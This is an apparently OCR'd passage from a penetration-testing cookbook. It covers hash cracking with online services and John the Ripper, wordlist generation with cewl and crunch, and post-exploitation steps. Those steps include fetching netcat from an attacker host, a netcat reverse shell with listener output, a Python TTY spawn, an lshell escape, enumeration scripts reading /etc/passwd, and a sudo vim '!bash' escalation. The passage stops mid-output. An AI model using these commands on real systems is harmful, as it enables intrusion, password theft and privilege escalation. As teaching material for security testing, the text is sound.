


Crackstation


Crackstation is a free service that supports MD2, MD5, NTLM, and SHA1 cracking. It uses its own word list and lookup tables to effectively perform a plaintext search of a hash from its database:

1. We visit the website `https://crackstation.net/`:


2. We paste the hash that we want to crack and fill in the CAPTCHA:



3. We will see the plaintext if the hash is found; else, we see a message that says the hash was not found:




4. Crackstation also provides a download link of its password list and lookup tables if we want to use it for the offline cracking of passwords using hashcat, among others, `https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm`:




OnlineHashCrack

This is a freemium service and one of my favorites. It supports OSX, MD4, MD5, NTLM, WPA(2), and the brute forcing of Word, Excel, PPT-protected documents as well. It provides up to eight characters password-free, after which it charges a small fee to reveal the password, which has been cracked successfully:

1. We visit the website `http://onlinehashcrack.com/`:



2. Here, we can submit our hashes or the `.apt` file for cracking and the email address where we want to receive our notification:



3. On the unique link we receive in our email, we can then see the status of all the hashes that were cracked or not found on the website:

Playing with John the ripper

Websites and online services may not be always available and it is also possible that those websites may not have the plaintext of the hash we have found. In such cases, we can use different offline tools that are available to crack the hashes.

Let's assume we now have the hash and we have identified what type it is. In this recipe, we will see how to crack hashes with John the ripper. John is fast and supports various cracking modes. It also has the ability to auto-detect the hash type.


How to do it...

to learn about John the ripper, follow the given steps:

1. We can see the full features using the help (`-h`) command:

```
john -h
```


The following screenshot shows the output of the preceding command:



2. To crack the password, we use the following command:

```
john --format=raw-md5
--wordlist=/usr/share/wordlists/rockyou.txt /root/demo_hash.txt
```

3. We will see that the password has been cracked successfully!



There's more...

For more information you can refer to the following articles:

- `http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats`

Johnny Bravo!

Johnny is a GUI client for John. Since it adds a UI, it becomes much easier to use.

How to do it...


To learn about Johnny follow the given steps:

1. You have learned to use John in our previous recipe. We will start **Johnny** using the following command:


```
johnny
```

The following screenshot shows the output of the preceding command:


2. We load our password file by clicking on the **Open Passwd File** option. Our file is loaded:



3. Now we go to **Options** and choose the type of attack we want to perform:



4. We choose the **Format** of the hash:



5. Once it is done, we click on **Start Attack**, and we should see our password when it's cracked.

Using cewl

The `cewl` is a ruby-based crawler that crawls a URL and searches for words that can be used for password attacks. In this recipe we will look at how to use it to our advantage.


How to do it...

Following are the steps on using `cewl`:

1. To view all the options of `cewl`, we use this command:

   ```
   cewl -h
   ```

   The following screenshot shows the output of the preceding command:




2. To crawl a website, we use this command:

   ```
   cewl -d 2 http://192.168.36.16/forum/
   ```

The following screenshot shows the output of the preceding command:

3. We will see a list of interesting keywords that can be used to make our own dictionary the password list:



Generating word list with crunch


Crunch is a word list generator. It uses permutations and combinations to generate all possible combinations of the supplied character set.

How to do it...

To learn about Crunch follow the given steps:

1. Crunch is preinstalled with Kali, and we can launch it with this command:


```
crunch -h
```



2. As we see, it is easy to use to generate a password list of a minimum of two characters and maximum of two characters containing only `abcdef`, and we can use the following command:

```
crunch 2 2 abcdef
```

We can see that the word list has been generated:




3. To save it in a file, we can use the `-o` switch. Crunch also has an inbuilt list containing a predefined character set. It can be found at `/usr/share/crunch/charset.lst`.


4. To use a charset, we use the `-f` switch:

```
crunch 2 2 -f /usr/share/crunch/charset.lst lalpha
```

The following screenshot shows the output of the preceding command:




5. This will generate a list of a minimum length and maximum length of `2`, containing lowercase alphabets. Crunch also has a `-t` switch, which can be used to create a word list of a specific pattern:
   - `@`: This will insert lowercase characters
   - `,`: This will insert uppercase characters
   - `%`: This will insert numbers
   - `^`: This will insert symbols
6. Switch `-b` can be used to specify the size of the file you want to create:



7. Let's try to create a list with a specific pattern and of 1 MB in size:

```
crunch 10 10 -t @@packt,,% -b 1mib -o START
```


8. Once it's, done, we will see a list of text files created with the pattern in the same folder:



9. The -z flag can be used to create a word list and save it in a compressed file. The compression is done on the go:

```
crunch 10 10 -t @@packt,,% -b 1mib -o START -z gzip
```

The following screenshot shows the output of the preceding command:



8
Have Shell Now What?

In this chapter, we will cover the following recipes:

- Spawning a TTY shell
- Looking for weakness
- Horizontal escalation
- Vertical escalation
- Node hopping: pivoting
- Privilege escalation on Windows
- PowerSploit
- Pulling plaintext passes with mimikatz
- Dumping other saved passwords from the machine
- Pivoting
- Backdooring executables for persistence

Introduction

This is privilege escalation, as described on Wikipedia, **privilege escalation** is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. This results in unauthorized access to resources. Two types of privilege escalation are possible:

- **Horizontal**: This occurs in conditions where we are able to execute commands or functions that were not originally intended for the user access we currently have
- **Vertical**: This kind of exploitation occurs when we are able to escalate our privileges to a higher user level, for example, getting root on the system

In this chapter, you will learn the different ways of escalating our privileges on Linux and Windows systems as well as gaining access to the internal network.

Spawning a TTY Shell

We have covered different types of privilege escalation. Now let's look at some examples on how to get a TTY shell on this system. A TTY showcases a simple text output environment, that allows us to type commands and get the output.

How to do it...

1. Let's look at the following example, where we have a web application running **zenPHOTO**:

2. The **zenPHOTO** already has a public exploit running, which we get access to via a limited shell:

3. Since this is a limited shell, we try to escape it and get a reverse connection by first uploading `netcat` on the system and then using `netcat` to gain a backconnect:

```
wget x.x.x.x/netcat –o /tmp/netcat
```

4. Now we can backconnect using the following command:

```
netcat <our IP > -e /bin/bash <port number>
```

```
zenphoto-shell# /tmp/netcat 192.168.1.148 -e /bin/bash 443
```

5. Looking at our Terminal window, where we had our listener setup, we will see a successful connection:

```
nc -lnvp <port number>
```

```
listening on [any] 443 ...
192.168.1.150: inverse host lookup failed: Unknown host
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.150] 36128
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Let's get a more stable TTY shell; assuming it's a Linux system, we already have Python installed on it and we can get a shell using this:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
www-data@canyoupwnme:/var/www$
```

We now have a much better way to execute commands. Sometimes, we may find ourselves in a situation in which the shell we gain access to via ssh or another method is a limited shell.

One very famous limited shell is `lshell`, which allows us to run only a few commands, such as `echo`, `ls`, `help`, and so on. Escaping `lshell` is easy as all we have to do is type this:

```
echo os.system('/bin/bash')
```

And we have access to a command shell with no more limits.

There's more...

There are various other ways to spawn a TTY shell using Ruby, Perl, and so on. This can be seen at `http://netsec.ws/?p=337`.

Looking for weakness

Now that we have a stable shell, we need to look for vulnerabilities, misconfigurations, or anything that will help us in escalating privileges on the system. In this recipe, we will look at some of the ways in which privileges can be escalated to get the root of the system.

How to do it...


The basic step I would recommend to all of you after we have a shell on a server is to do as much enumeration as possible: the more we know, the better we have a chance of escalating privileges on the system.

The key steps to escalating privileges, as mentioned on `g0tmi1k`, on a system are as follows:

- **Collect**: Enumeration, more enumeration, and some more enumeration.
- **Process**: Sort through data, analyze, and prioritize.
- **Search**: Know what to search for and where to find the exploit code.
- **Adapt**: Customize the exploit so it fits. Not every exploit works for every system **out of the box**.
- **Try**: Get ready for (lots of) trial and error.

We will look at some of the most common scripts available on the internet, which makes our job easier by printing out whatever we need in a formatted manner.

The first one is `LinEnum`, which is a shell script created by the reboot user. It performs over 65 checks and shows us everything we need to start with:



Seeing the source code, we will see that it will display information such as kernel version, user info, world-writable directories, and so on:

```
#basic kernel info
unameinfo=`uname -a 2>/dev/null`
if [ "$unameinfo" ]; then
  echo -e "\e[00;31mKernel information:\e[00m\n$unameinfo" |tee -a $report 2>/dev/null
  echo -e "\n" |tee -a $report 2>/dev/null
else
  :
fi

procver=`cat /proc/version 2>/dev/null`
if [ "$procver" ]; then
  echo -e "\e[00;31mKernel information (continued):\e[00m\n$procver" |tee -a $report 2>/dev/null
  echo -e "\n" |tee -a $report 2>/dev/null
else
  :
fi

#search all *-release files for version info
```

The next script we can use is `LinuxPrivChecker`. It is made in Python. This script also suggests privilege escalation exploits that can be used on the system:

```
# Networking Info

print "[*] GETTING NETWORKING INFO...\n"

netInfo = {"NETINFO":{"cmd":"/sbin/ifconfig -a", "msg":"Interfaces", "results":results},
       "ROUTE":{"cmd":"route", "msg":"Route", "results":results},
       "NETSTAT":{"cmd":"netstat -antup | grep -v 'TIME_WAIT'", "msg":"Netstat", "results":results}
      }

netInfo = execCmd(netInfo)
printResults(netInfo)

# File System Info
print "[*] GETTING FILESYSTEM INFO...\n"

driveInfo = {"MOUNT":{"cmd":"mount","msg":"Mount results", "results":results},
         "FSTAB":{"cmd":"cat /etc/fstab 2>/dev/null", "msg":"fstab entries", "results":results}
        }
```

> These scripts are easy to find on Google; however, more information about this or the manual commands we can use to do the job ourselves can be found at `http://netsec.ws/?p=309` and G0tmilk's blog `https://blog.g0tmi1k.com/`.

One more great script was created by `Arr0way` (`https://twitter.com/Arr0way`). He made it available on his blog, `https://highon.coffee/blog/linux-local-enumeration-script`. We can read the source code available on the blog to check everything the script does:

```
"$BLUE## $RED /etc/fstab File Contents"
"\n"
"$BLUE"
"##"
"\n"
'%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"\n"
"$NORMAL"
at /etc/fstab


"\n"
"$BLUE"
'%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"##"
"\n"
"$RED"
"$BLUE## $RED /etc/passwd File Contents"
```

Horizontal escalation

You have already learned how to spawn a TTY shell and perform enumeration. In this recipe, we will look at some of the methods where horizontal escalation can be done to gain more privileges on the system.

How to do it...

Here, we have a situation where we have got a reverse shell as `www-data`.

Running `sudo --list`, we find that the user is allowed to open a configuration file as another user, `waldo`:

```
$ sudo --list
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (waldo) NOPASSWD: /usr/bin/vim /etc/apache2/sites-available/000-default.conf
    (ALL) NOPASSWD: /sbin/iptables
$
```

So, we open up the config file in VI Editor, and to get a shell in VI, we type this in the VI's command line:

```
!bash
```

```
pwd
/var/www/html

id
